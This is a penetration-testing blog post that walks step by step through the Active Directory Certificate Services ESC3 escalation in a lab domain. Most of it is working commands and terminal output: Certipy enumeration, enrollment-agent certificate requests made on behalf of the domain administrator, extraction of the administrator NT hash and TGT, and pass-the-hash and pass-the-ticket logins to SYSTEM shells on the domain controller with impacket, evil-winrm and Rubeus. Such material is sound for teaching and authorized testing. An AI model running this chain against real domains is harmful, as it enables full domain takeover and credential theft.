

Active Directory Certificate Services (ADCS – ESC3)

 rbtsec.com/blog/active-directory-certificate-services-adcs-esc3

Asif Khan

May 20, 2024



ADCS Part III – Introduction

In [PART 2](#) of this short ADCS series, we provided an overview of Active Directory Certificate Services and demonstrated **ESC2**, one of the escalation techniques. This post will walk you through **ESC3**, another escalation technique involving misconfigured

Certificate Request Agent EKU known as “Enrollment Agent.” This technique **allows a principal to enroll for a certificate on behalf of another user (domain admin).**

Video Walkthrough



Watch Video At: https://youtu.be/T6-q_R7L5GE

Prerequisites – ESC3 Attack

The **ESC3** is a type of post-exploitation attack that can be only performed once we either gain a foothold on the internal network or use a white box penetration testing approach, in other words, if the client provides valid low-privilege credentials. Here are the requirements:

- Valid credential – (pcoulson)
- Vulnerable Certificate Template – ESC3
- Certipy
- BloodHound
- impacket Tools
- evil-winrm
- PKINITtools

ESC3 – Attack

Finding Vulnerable Templates using Certipy

To find a vulnerable template we can use Certipy below command:

Copy

```
certipyfind-dc-ip192.168.115.180-upcoulson-p'P4ssw0rd123456@'
```

Certipy generates outputs in **JSON** and **TXT** file formats. These files are named “**_Certipy**” and can be found in the current folder.

```
[root@rbtsecurity]~/[~/MARVEL.local/ADCS/ESC3]
# certipy find -dc-ip 192.168.115.180 -u pcoulson -p 'P4ssw0rd123456@'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 38 certificate templates
[*] Finding certificate authorities
[*] Found 3 certificate authorities
[*] Found 37 enabled certificate templates
[*] Trying to get CA configuration for 'shield-DC4-CA' via CSRA

[!] Error: Could not find any certificates or certificate authorities

[*] Saved BloodHound data to '20240518232429_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20240518232429_Certipy.txt'
[*] Saved JSON output to '20240518232429_Certipy.json'

[root@rbtsecurity]~/[~/MARVEL.local/ADCS/ESC3]
#
```

The 20240518232429_Certipy.txt file contains the vulnerable templates. However, we must identify it manually by opening the file with a regular text editor or using cat along with the grep command.

```
[root@rbtsecurity]~/[~/MARVEL.local/ADCS/ESC3]
# cat 20240518232429_Certipy.txt | grep "ESC3"
Template Name          : ESC3
Display Name           : ESC3
    ESC3               : 'SHIELD.LOCAL\\Domain Users' can enroll and template has Certificate Request Agent EKU set
    ESC3               : 'SHIELD.LOCAL\\Domain Users' can enroll and template has Certificate Request Agent EKU set

[root@rbtsecurity]~/[~/MARVEL.local/ADCS/ESC3]
#
```

Finding Vulnerable Templates using Bloodhound

Additionally, Certipy runs **BloodHound** collectors that produce a zip file with the same naming convention. These BloodHound results can be imported into your BloodHound database to visualize potential domain privilege escalation paths.


- Certipy generates BloodHound data that can be ingested into the BloodHound, v5.8.1, which can be found here: [BloodHound](#).
- **Note:** To import certipy data on the new [Bloodhound v5.8.1](#), utilize bloodhound-python/latest SharpHound, and after collecting the data, proceed to upload it into Bloodhound v5.8.1.
- We must specify the -old bloodhound flag to use the old version of [BloodHound](#).
- **Note:** If you opt for an older version of Bloodhound, you must use the corresponding older [SharpHound](#) version. After collecting the data, upload it to Bloodhound.

Copy


```
certipyfind-upcoulson-p'P4ssw0rd123456@' -dc-ip192.168.115.180-old-bloodhound
```

```
certipyfind-upcoulson-p'P4ssw0rd123456@' -dc-ip192.168.115.180-vulnerable-enabled-old-bloodhound
```

As we can see in the below image, the **pcoulson** user is a member of the **DOMAIN USER** group and has **enrollment right** on the ESC3 template. In other words, it refers to permissions granted to users or groups to enroll for certificates based on that template. When we create a certificate template in ADCS, we can specify who has the right to enroll for certificates using that template.



The certificate **ESC3** has a vulnerable configuration due to the following factors:



- **Extended Key Usage: Certificate Request Agent**
- **Enabled: True**
- Enrollment Rights are set to **SHIELD. LOCAL/Domain Users** — In other words, any domain user can request a certificate on behalf of a Domain Admin

PCOULSON@SHIELD.LOCAL

Node Info

Action	Not Specified
Display Name	ESC3
Enabled	True
Enrollee Supplies Subject	False
Enrollment Agent	True
Enrollment Flag	AutoEnrollment PublishToDs IncludeSymmetricAlgorithms
Extended Key Usage	Certificate Request Agent
Minimum RSA Key Length	2,048
Private Key Flag	ExportableKey
Renewal Period	6 weeks
Requires Key Archival	False



ESC3@SHIELD.LOCAL

The last configuration, referred to as “Requires Manager Approval,” is currently set to **FALSE**.

PCOULSON@SHIELD.LOCAL

Node Info

Renewal Period	Not Specified
Requires Key Archival	False
Requires Manager Approval	False
Template Name	ESC3
Validity Period	1 year
domain	SHIELD.LOCAL
type	Certificate Template

AFFECTED OBJECTS

Directly Affected OUs	0
Affected OUs	0
Computer Objects	0
User Objects	0

INBOUND CONTROL RIGHTS



ESC3@SHIELD.LOCAL

ESC3 Attack Walkthrough on Linux

A misconfiguration in the ESC3 certificate template allows users with low privileges to request a certificate from a template that has a Certificate Request Agent set, which can be utilized to enroll in a certificate on behalf of any domain User. In other words, any user with enrollment rights can request a certificate, even for privileged accounts, such as a domain administrator, if the template has Extended Key Usage set to Certificate Request Agent.

The ESC3 template has the following misconfigurations making it vulnerable:

- **Extended Key Usage: Certificate Request Agent**
- Enabled: **True**
- Requires Manager Approval: **FALSE**
- Enrollment Rights are set to **SHIELD. LOCALDomain Users & SHIELD. LOCAL/Authenticated Users** — In other words, any domain user can request a certificate on behalf of a Domain Admin

```
35
Template Name          : ESC3
Display Name           : ESC3
Certificate Authorities: shield-DC4-CA
Enabled                : True
Client Authentication   : False
Enrollment Agent       : True
Any Purpose             : False
Enrollee Supplies Subject: SubjectRequireDirectoryPath
Certificate Name Flag   : SubjectAltRequireUpn
Enrollment Flag         : AutoEnrollment
                         PublishToDs
                         IncludeSymmetricAlgorithms
Private Key Flag        : ExportableKey
Extended Key Usage      : Certificate Request Agent
Requires Manager Approval: False
Requires Key Archival   : False
Authorized Signatures Required: 0
Validity Period          : 1 year
Renewal Period            : 6 weeks
Minimum RSA Key Length   : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights       : SHIELD.LOCAL\Domain Admins
                                SHIELD.LOCAL\Domain Users
                                SHIELD.LOCAL\Enterprise Admins
  Object Control Permissions
    Owner                  : SHIELD.LOCAL\Administrator
    Write Owner Principals: SHIELD.LOCAL\Domain Admins
                                SHIELD.LOCAL\Enterprise Admins
                                SHIELD.LOCAL\Administrator
    Write Dacl Principals  : SHIELD.LOCAL\Domain Admins
                                SHIELD.LOCAL\Enterprise Admins
                                SHIELD.LOCAL\Administrator
    Write Property Principals: SHIELD.LOCAL\Domain Admins
                                SHIELD.LOCAL\Enterprise Admins
                                SHIELD.LOCAL\Administrator
[!] Vulnerabilities
  ESC3                   : 'SHIELD.LOCAL\Domain Users' can enroll and template has Certificate Request Agent EKU set
```

Once we have identified the vulnerable template, our next step is to request an any-purpose certificate for the pcoulson user using the ESC3 template. Since our initial user account, “pcoulson,” is part of the **Domain Users group**, it can request a certificate using the vulnerable template.

The Certipy arguments required to request a certificate are as follows:

Requesting a certificate using pcoulson user:

Copy

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson@shield.local-
p'P4ssw0rd123456@'-templateESC3-targetDC4.shield.local
```

Requesting a certificate on behalf of Domain Admin:

Copy

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson@shield.local-  
p'P4ssw0rd123456@'-templateUSER-targetDC4.shield.local-on-behalf-  
of'SHIELD\administrator'-pfxpcoulson.pfx
```

Once we have obtained the .pfx certificate file, we can request the domain admin TGT Ticket or the administrator Hash to gain access to the domain controller.

Copy

```
certipyauth-pfxadministrator.pfx
```

A terminal window with a black background and white text. The command "certipyauth-pfxadministrator.pfx" is visible at the top left. The rest of the window is mostly black, indicating a long output or a redacted section.

```
[root@rbtsecurity]# certipyauth-pfxadministrator.pfx
```

Gaining Access to DC via Pass-The-Hash Technique

Once we obtain either the administrator hash or the TGT Ticket, we can use different tools to log into the Domain Controller, such as:

impacket-smbexec

impacket-psexec

evil-winrm

NetExec

Copy

```
impacket-smbexecadministrator@dc4.shield.local-  
hashesaad3b435b51404eeaad3b435b51404ee:c5153b43885058f27715b476e5246a50
```

Gaining access to the DC via impacket-smbexec using the Admin hash:

```

[roo@rbtsecurity]~/[~/MARVEL.local/ADCS]
# impacket-smbexec administrator@dc4.shield.local -hashes aad3b435b51404eeaad3b
Impacket v0.11.0 - Copyright 2023 Fortra
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
DC4

C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::f593:3713:73fa:b364%13
IPv4 Address . . . . . : 192.168.115.180
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

C:\Windows\system32>

```

Gaining access to the DC using evil-winrm

Copy

evil-winrm-idc4.shield.local-uAdministrator-Hc5153b43885058f27715b476e5246a50

```

[roo@rbtsecurity]~/[~/MARVEL.local/ADCS]
# evil-winrm -i dc4.shield.local -u Administrator -H c5153b43885058f27715b476e5246a50
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
Shield\Administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
DC4
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::f593:3713:73fa:b364%13
IPv4 Address . . . . . : 192.168.115.180
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

*Evil-WinRM* PS C:\Users\Administrator\Documents> bye bye

```

Gaining Access to DC using a TGT Ticket

Obtaining the TGT Ticket using Certipy

To obtain the administrator TGT ticket, we can use certipy in conjunction with the auth flag.

Copy

certipyauth-pfxadministrator.pfx

```
[root@rbtsecurity]~/MARVEL.local/ADCS]
# certipy auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@shield.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@shield.local': aad3b435b51404eeaad3b435b51404ee:c5153b43885058f2
```

Once we obtain the TGT Ticket, we can export the administrator.ccache file with the below command, and log in to the DC using impacket-psexec.

Copy

```
export KRB5CCNAME=administrator.ccache

impacket-psexec administrator@dc4.shield.local -k -no-pass
```

```
[root@rbtsecurity]~/MARVEL.local/ADCS]
# export KRB5CCNAME=administrator.ccache

[root@rbtsecurity]~/MARVEL.local/ADCS]
# impacket-psexec administrator@dc4.shield.local -k -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on dc4.shield.local.....
[*] Found writable share ADMIN$ 
[*] Uploading file kwRnkXiI.exe
[*] Opening SVCManager on dc4.shield.local.....
[*] Creating service KduB on dc4.shield.local.....
[*] Starting service KduB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . . . .
Link-local IPv6 Address . . . . . : fe80::f593:3713:73fa:b364%13
IPv4 Address. . . . . : 192.168.115.180
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

C:\Windows\system32> hostname
DC4

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Obtaining the TGT Ticket using PKINITtools:

To obtain the administrator TGT ticket, we can use **gettgpkinit.py** in conjunction with the **-cert-pfx** flag.

Copy

```
pythongettgpkinit.pyshield.local/administrator-cert-pfx/root/MARVEL.local/ADCS/administrator.pfxPKINIT-Administrator.ccache
```

```
(root@rbtsecurity)-[~/opt/PKINITtools]
# python gettgpkinit.py shield.local/administrator -cert-pfx /root/MARVEL.local/ADCS/administrator.pfx PKINIT-Administrator.ccache
2024-04-28 18:32:35,828 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2024-04-28 18:32:35,902 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2024-04-28 18:32:35,910 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2024-04-28 18:32:35,910 minikerberos INFO 9f8f3e7856520aec9c105cab81f70e28fb7323c6f9f916d17c0a739509ccc3
INFO:minikerberos:9f8f3e7856520aec9c105cab81f70e28fb7323c6f9f916d17c0a739509ccc3
2024-04-28 18:32:35,913 minikerberos INFO [Saved TGT to file]
INFO:minikerberos:Saved TGT to file

(root@rbtsecurity)-[~/opt/PKINITtools]
# ls -lh
total 104K
-rw-r--r-- 1 root root 1.7K Mar 10 00:28 19
-rw-r--r-- 1 root kali 3.1K Nov 12 01:03 ad
-rw-r--r-- 1 root root 158 Mar 10 00:31 ar
-rw-r--r-- 1 root root 4.4K Mar 10 03:21 c
-rw-r--r-- 1 root root 5.9K Mar 10 15:00 c
-rw-r--r-- 1 root kali 11K Nov 12 01:01 g
-rw-r--r-- 1 root kali 8.4K Nov 12 01:01 g
-rw-r--r-- 1 root kali 15K Nov 12 01:01 g
-rw-r--r-- 1 root kali 1.1K Nov 12 01:01 LICENSE
-rw-r--r-- 1 root root 3.0K Mar 10 15:05 n
drwxr-xr-x 2 root kali 4.0K Nov 12 01:01 nt
-rw-r--r-- 1 root root 1.6K Apr 28 18:32 PKINIT-Administrator.ccache
-rw-r--r-- 1 root kali 6.3K Nov 12 01:01 req
-rw-r--r-- 1 root kali 21 Nov 12 01:01 req
-rw-r--r-- 1 root root 5.9K Mar 10 15:05 t
```

After obtaining the TGT Ticket, we can export the administrator.ccache file using the command below and log in to the DC using impacket-psexec.

Copy

```
export KRB5CCNAME=PKINIT-Administrator.ccache
```

```
(root@rbtsecurity)-[~/opt/PKINITtools]
# export KRB5CCNAME=PKINIT-Administrator.ccache
```

Copy

```
impacket-psexecAdministrator@dc4.shield.local-k-no-pass
```

```

[root@rbtsecurity]# /opt/PKINITools
# impacket-psexec administrator@dc4.shield.local -k -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on dc4.shield.local.....
[*] Found writable share ADMIN$ 
[*] Uploading file GQdkWVAI.exe
[*] Opening SVCManger on dc4.shield.local.....
[*] Creating service PkvH on dc4.shield.local.....
[*] Starting service PkvH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\SYSTEM

C:\Windows\system32> hostname
DC4

C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . . . .
Link-local IPv6 Address . . . . . : fe80::f593:3713:73fa:b364%13
IPv4 Address . . . . . : 192.168.115.180
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

```

ESC3 Attack Walkthrough on Windows

Installing certipy on windows:

Copy

```
# NOTE : You have to have Python3 pre-installed on the windows host if not then u
have to install it.npip install certipy-ad
```

```

PS C:\Users\LOWPRIV> pip install certipy-ad
Collecting certipy-ad
  Downloading certipy_ad-4.8.2-py3-none-any.whl.metadata (42 kB)
    ┌───────────────── 42.8/42.8 kB 416.8 kB/s eta 0:00:00
Collecting asn1crypto (from certipy-ad)
  Downloading asn1crypto-1.5.1-py2.py3-none-any.whl.metadata (13 kB)
Requirement already satisfied: cryptography>=39.0 in c:\users\lowpriv\appdata\local\programs\python\python312\lib\site-packages (from certipy-ad) (42.0.6)
Collecting impacket (from certipy-ad)
  Downloading impacket-0.11.0.tar.gz (1.5 MB)
    ┌───────────────── 1.5/1.5 MB 7.4 MB/s eta 0:00:00
    Installing build dependencies ... done
    Getting requirements to build wheel ... done
    Installing backend dependencies ... done
    Preparing metadata (pyproject.toml) ... done
Collecting ldap3 (from certipy-ad)
  Downloading ldap3-2.9.1-py2.py3-none-any.whl.metadata (5.4 kB)
Collecting pyasn1==0.4.8 (from certipy-ad)
  Downloading pyasn1-0.4.8-py2.py3-none-any.whl.metadata (1.5 kB)
Collecting dnspython (from certipy-ad)
  Downloading dnspython-2.6.1-py3-none-any.whl.metadata (5.8 kB)
Collecting dsinternals (from certipy-ad)
  Downloading dsinternals-1.2.4.tar.gz (174 kB)
    ┌───────────────── 174.2/174.2 kB 10.2 MB/s eta 0:00:00
    Installing build dependencies ... done
    Getting requirements to build wheel ... done
    Installing backend dependencies ... done
    Preparing metadata (pyproject.toml) ... done
Requirement already satisfied: pypopenssl>=23.0.0 in c:\users\lowpriv\appdata\local\programs\python\python312\lib\site-packages (from certipy-ad) (24.1.0)
Collecting requests (from certipy-ad)
  Downloading requests-2.31.0-py3-none-any.whl.metadata (4.6 kB)
Collecting requests_ntlm (from certipy-ad)
  Downloading requests_ntlm-1.2.0-py3-none-any.whl.metadata (2.4 kB)
Collecting pycryptodome (from certipy-ad)
  Downloading pycryptodome-3.20.0-cp35-ab13-win_amd64.whl.metadata (3.4 kB)
Collecting unicrypto (from certipy-ad)
  Downloading unicrypto-0.0.10-py3-none-any.whl.metadata (386 bytes)
Collecting winac1 (from certipy-ad)
  Downloading winac1-0.1.8-py3-none-any.whl.metadata (458 bytes)
Collecting wmi (from certipy-ad)
  Downloading WMI-1.5.1-py2.py3-none-any.whl.metadata (3.6 kB)
Requirement already satisfied: cffi>=1.12 in c:\users\lowpriv\appdata\local\programs\python\python312\lib\site-packages (from certipy-ad) (1.16.0)
Collecting pycryptodomex (from impacket->certipy-ad)
  Downloading pycryptodomex-3.20.0-cp35-ab13-win_amd64.whl.metadata (3.4 kB)
Collecting six (from impacket->certipy-ad)

```

Locating Vulnerable Certificate template:

Copy

```
certipyfind-dc-ip192.168.115.180-sspi
```

We MUST use the **-sspi** option to use **Windows Integrated Authentication (SSPI)**. In other words, we will use the user's context with which we are logged in. In our case, it was pcoulson.

```
C:\Tools>certipy find -dc-ip 192.168.115.180 -sspi
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 38 certificate templates
[*] Finding certificate authorities
[*] Found 3 certificate authorities
[*] Found 37 enabled certificate templates
[*] Trying to get CA configuration for 'shield-DC4-CA' via CSRA
[*] Got CA configuration for 'shield-DC4-CA'
[*] Trying to get CA configuration for 'SHIELD-ADCS' via CSRA
[!] Got error while trying to get CA configuration for 'SHIELD-ADCS' via CSRA: Delegation flag not set
[*] Trying to get CA configuration for 'SHIELD-ADCS' via RRP
[!] Got error while trying to get CA configuration for 'SHIELD-ADCS' via RRP: Delegation flag not set
[!] Failed to get CA configuration for 'SHIELD-ADCS'
[*] Trying to get CA configuration for 'shield-CSA' via CSRA
[!] Got error while trying to get CA configuration for 'shield-CSA' via CSRA: Delegation flag not set
[*] Trying to get CA configuration for 'shield-CSA' via RRP
[!] Got error while trying to get CA configuration for 'shield-CSA' via RRP: Delegation flag not set
[!] Failed to get CA configuration for 'shield-CSA'
[*] Saved BloodHound data to '20240505063125_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20240505063125_Certipy.txt'
[*] Saved JSON output to '20240505063125_Certipy.json'

C:\Tools>
```

Requesting a certificate using the vulnerable template i.e ESC3:

Copy

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson@shield.local-
p'P4ssw0rd123456@'-templateESC3-targetDC4.shield.local
```

```
certipyreq-caSHIELD-DC4-CA-dc-ip192.168.115.180-upcoulson@shield.local-
p'P4ssw0rd123456@'-templateUSER-targetDC4.shield.local-on-behalf-
of'SHIELD\administrator'-pfxpcoulson.pfx
```

```
PS C:\Tools> certipy req -ca SHIELD-DC4-CA -dc-ip 192.168.115.180 -u pcoulson@shield.local -p 'P4ssw0rd123456@' -template ESC3 -target DC4.shield.local ①
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 83
[*] Got certificate with UPN 'pcoulson@shield.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'pcoulson.pfx'
PS C:\Tools> certipy req -ca SHIELD-DC4-CA -dc-ip 192.168.115.180 -u pcoulson@shield.local -p 'P4ssw0rd123456@' -template USER -target DC4.shield.local -on-behalf-of 'SHIELD\administrator' -pfx pcoulson.pfx ②
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 84
[*] Got certificate with UPN 'administrator@shield.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
PS C:\Tools> certipy auth -pfx administrator.pfx ③
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@shield.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@shield.local': aad3b435b51404
715b476e5246a50
PS C:\Tools>
```

Authenticating & Obtaining the Domain Admin Hash using the requested certificate:

Copy

```
certipyauth-pfxadministrator.pfx
```

```
C:\Tools>certipy auth -pfx administrator.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@shield.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@shield.local': aad3b435b51404eeaad3b435b51404ee:c5153b43885058f27715b476e5246a50
C:\Tools>
```

Now that we have the hashes and the TGT file, we can use them for post-exploitation techniques, such as Past-The-Hash, or use the TGT Ticket (.ccache file) to log in.

Using ccache TGT Ticket with impacket-psexec to get a shell on DC:

Copy

```
setKRB5CCNAME=administrator.ccache

#Option1
c:\users\lowpriv\appdata\local\programs\python\python312\scripts\psexec.pyadministrator@dc4.shield.local-k-no-pass

#Option2
c:\users\lowpriv\appdata\local\programs\python\python312\scripts\psexec.pyshield.local/administrator@dc4.shield.local-k-no-pass

#We can use either a Windows Powershell or CMD if we want to use the hash.

c:\users\lowpriv\appdata\local\programs\python\python312\scripts\psexec.pyshield.local-
hashesaad3b435b51404eeaad3b435b51404ee:c5153b43885058f27715b476e5246a50
```

```
C:\Tools>set KRB5CCNAME=administrator.ccache
C:\Tools>c:\users\lowpriv\appdata\local\programs\python\python312\scripts\psexec.py shield.local/Administrator@dc4.shield.local -k -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on dc4.shield.local....
[*] Found writable share ADMIN$.
[*] Uploading file HRmyOPVO.exe
[*] Opening SVCManager on dc4.shield.local....
[*] Creating service ZJAb on dc4.shield.local....
[*] Starting service ZJAb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DC4

C:\Windows\system32> net user /domain

User accounts for \\\

-----
Administrator          Guest          krbtgt
lowpriv                nfury          pcoulson
The command completed with one or more errors.
```

Using Rubeus to get Kirbi TGT Ticket:

Copy

```
Rubeus.exeasktgt/user:administrator/certificate:administrator.pfx/nowrap/getcredentials
```

```

C:\>Tools>Rubeus.exe asktgt /user:administrator /certificate:administrator.pfx /nowrap /getcredentials

[+] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Administrator, CN=Users, DC=shield, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'shield.local\administrator'
[*] Using domain controller: 192.168.115.180:88
[*] TGT request successful!
[*] base64(ticket_krb5i);

[*] Getting credentials using U2U

CredentialInfo   :
Version          : 0
EncryptionType   : rc4_hmac
CredentialData   :
CredentialCount  : 1
NTLM             : CS153B843885058F27715B476E5246A50

```

Importing the Ticket into the current session and listing the C\$ share on Domain Controller:

Copy

Rubeus.exeasktgt/domain:shield.local/user:administrator/rc4:C5153B43885058F27715B476E5246A50/ptt

dir \\dc4.shield.local\c\$\

```
C:\Tools>Rubeus.exe asktgt /domain:shield.local /user:administrator /rc4:C5153B43885058F27715B476E5246A50 /ptt

RUBEUS
v2.3.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: C5153B43885058F27715B476E5246A50
[*] Building AS-REQ (w/ preauth) for: 'shield.local\administrator'
[*] Using domain controller: 192.168.115.180:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

d0IFvDCCBbigAwIBBaEDAgEWooIEzDCCBMhhggTEMIIEwKADAgEFoQ4bDFNISUVMRC5MT0NBTKiHMB+g
AwIBAqEYMBYB8mtYnRndBsMc2hpZwxKLmxVY2Fs04IEhDCBCICgAwIBeQdAgECooIEcgSCBG4AYH1D
qnrx3xpB5irA7S4MngpBF66MEFgpHJuYY1RM/esY0c3UC81c390q2gt0h3ejD859twB4RTCpcnlb1Kb1u
Q03LQPqSTjPu3uk0FEq94d7odhm3iAlY0lfUkve8snqoDsTIBpzIVuMvy75WH96My+aseOM5fccc6v5W
